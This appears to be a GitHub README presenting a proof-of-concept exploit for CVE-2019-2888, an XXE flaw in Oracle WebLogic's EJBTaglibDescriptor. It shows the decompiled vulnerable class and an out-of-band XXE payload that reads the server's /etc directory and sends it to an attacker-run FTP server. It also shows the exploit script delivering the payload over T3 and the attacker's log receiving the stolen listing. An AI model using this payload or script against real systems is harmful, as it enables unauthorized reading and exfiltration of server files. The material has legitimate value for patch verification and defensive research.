
 jas502n/cve-2019-2888
WebLogic EJBTaglibDescriptor XXE漏洞(CVE-2019-2888)



https://www.oracle.com/security-alerts/cpuoct2019.html
weblogic.jar/weblogic/servlet/ejb2jsp/dd/EJBTaglibDescriptor.class
╭─root@jas502n /var
╰─# find ./ |grep EJBTaglibDescriptor ✔ 8388 18:32:43
.//weblogic.jar/weblogic/servlet/ejb2jsp/dd/EJBTaglibDescriptor.class
.//weblogic.jar/weblogic/servlet/ejb2jsp/gui/EJBTaglibDescriptorTree.class
.//weblogic.jar/weblogic/servlet/ejb2jsp/gui/EJBTaglibDescriptorPanel.class
╭─root@jas502n /var
╰─# ls ✔ 8392 18:33:22
EJBTaglibDescriptor.java fernflower.jar weblogic.jar
╭─root@jas502n /var
╰─# java -jar fernflower.jar .//weblogic.jar/weblogic/servlet/ejb2jsp/dd/EJBTaglibDescriptor.class ./
 ./
INFO:  Decompiling class weblogic/servlet/ejb2jsp/dd/EJBTaglibDescriptor
INFO:  ... done
╭─root@jas502n /var
╰─# ls
EJBTaglibDescriptor.java fernflower.jar           weblogic.jar

╭─root@jas502n /var
╰─# cat EJBTaglibDescriptor.java

package weblogic.servlet.ejb2jsp.dd;

import java.io.Externalizable;
import java.io.File;
import java.io.FileInputStream;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.ObjectInput;
import java.io.ObjectOutput;
import java.io.Reader;
import java.io.StringReader;
import java.io.StringWriter;
import java.util.ArrayList;
import java.util.Collection;
import java.util.Enumeration;
import java.util.Iterator;
import java.util.List;
import javax.xml.parsers.DocumentBuilder;
import org.w3c.dom.Element;
import org.xml.sax.InputSource;
import weblogic.servlet.ejb2jsp.BeanGenerator;
import weblogic.servlet.ejb2jsp.EJBMethodGenerator;
import weblogic.servlet.ejb2jsp.EJBTaglibGenerator;
import weblogic.servlet.ejb2jsp.HomeCollectionGenerator;
import weblogic.servlet.ejb2jsp.HomeFinderGenerator;
import weblogic.servlet.ejb2jsp.HomeMethodGenerator;
import weblogic.servlet.internal.dd.ToXML;
import weblogic.utils.Getopt2;
import weblogic.utils.classloaders.ClasspathClassLoader;
import weblogic.utils.io.XMLWriter;
import weblogic.xml.dom.DOMProcessingException;
import weblogic.xml.dom.DOMUtils;
import weblogic.xml.jaxp.WebLogicDocumentBuilderFactory;

public class EJBTaglibDescriptor implements ToXML, Externalizable {
   private static final long serialVersionUID = -9016538269900747655L;
   private FilesystemInfoDescriptor fileInfo;
   private BeanDescriptor[] beans;
   private transient ClassLoader jarLoader;
   private static final String PREAMBLE = "<?xml version=\"1.0\" encoding=\"ISO-8859-1\" ?>\n<!DOCTYPE ejb2jsp-taglib PUBLIC \"-//BEA Systems, Inc.//DTD EJB2JSP Taglib 1.0//EN\" \"http://www.bea.com/servers/wls600/dtd/weblogic-ejb2jsp.dtd\">";

   static void p(String var0) {
      System.err.println("[EJBTagDesc]: " + var0);
   }
https://github.com/TheTwitchy/xxer
info: Starting xxer_httpd on port 8989
info: Starting xxer_ftpd on port 2121
http://10.10.20.100:8989/ext.dtd
╭─root@jas502n ~/xxer ‹master*›
╰─# python xxer.py -p 8989 -H 10.10.20.100

 _ _ _ _ ___ ___
|_'_|_'_| -_|  _|
|_,_|_,_|___|_|

version 1.1

info: Old DTD found. This file is going to be deleted.
info: Generating new DTD file.
info: Starting xxer_httpd on port 8989
info: Starting xxer_ftpd on port 2121
info: Servers started. Use the following payload (with URL-encoding):

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE xmlrootname [<!ENTITY % aaa SYSTEM "http://10.10.20.100:8989/ext.dtd">%aaa;%ccc;%ddd;]>
<!ENTITY % bbb SYSTEM "file:///etc/"><!ENTITY % ccc "<!ENTITY % ddd SYSTEM 'ftp://fakeuser:%bbb;@10.10.20.100:2121/b'>">

ale@Pentest: ~/Desktop/CVE-2019-2888# python weblogic.py 10.10.20.100 7001


 _       __     __    __            _         _  ___  __ ______
| |     / /__  / /_  / /___  ____ _(_)____   | |/ / |/ // ____/
| | /| / / _ \/ __ \/ __ \/ __ `/ / ___/   |   /|   // __/
| |/ |/ /  __/ /_/ / / /_/ / /_/ / / /__    /   |/   |/ /___
|__/|__/\___/_.___/_/\____/\__, /_/\___/   /_/|_/_/|_/_____/
                          /____/

     CVE-2019-2888 WebLogic EJBTaglibDescriptor XXE Vulnerability

                  python By jas502n


[+] XXE_IP= 10.10.20.166
[+] XXE_IP= 8989
[+] http://10.10.20.166:8989/ext.dtd

connecting to 10.10.20.100 port 7001
sending "t3 12.2.1
AS:255
HL:19
MS:10000000
PU:t3://us-l-breens:7001

"
received "HELO"
sending payload...

ale@Pentest: ~/Desktop/CVE-2019-2888#


root@kali:~/xxer# python xxer.py -p 8989 -H 10.10.20.166

 _ _ _ _ ___ ___
|_'_|_'_| -_|  _|
|_,_|_,_|___|_|

version 1.1

info: Old DTD found. This file is going to be deleted.
info: Generating new DTD file.
info: Starting xxer_httpd on port 8989
info: Starting xxer_ftpd on port 2121
info: Servers started. Use the following payload (with URL-encoding):

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE xmlrootname [<!ENTITY % aaa SYSTEM "http://10.10.20.166:8989/ext.dtd">%aaa;%ccc;%ddd;]>


10.10.20.100 - - [01/Nov/2019 12:58:42] "GET /ext.dtd HTTP/1.1" 200 -
info: FTP: recvd 'USER fakeuser'
info: FTP: recvd 'PASS .pwd.lock
adduser.conf
alternatives
apparmor
apparmor.d
apt
bash_completion.d
bash.bashrc
bindresvport.blacklist
blkid.conf
blkid.tab
ca-certificates
ca-certificates.conf
console-setup
cron.d
cron.daily
cron.hourly
cron.monthly
cron.weekly
crontab
dbus-1
debconf.conf
debian_version
https://github.com/NickstaDB/SerializationDumper
https://github.com/TheTwitchy/xxer
https://github.com/21superman/weblogic_cve-2019-2890






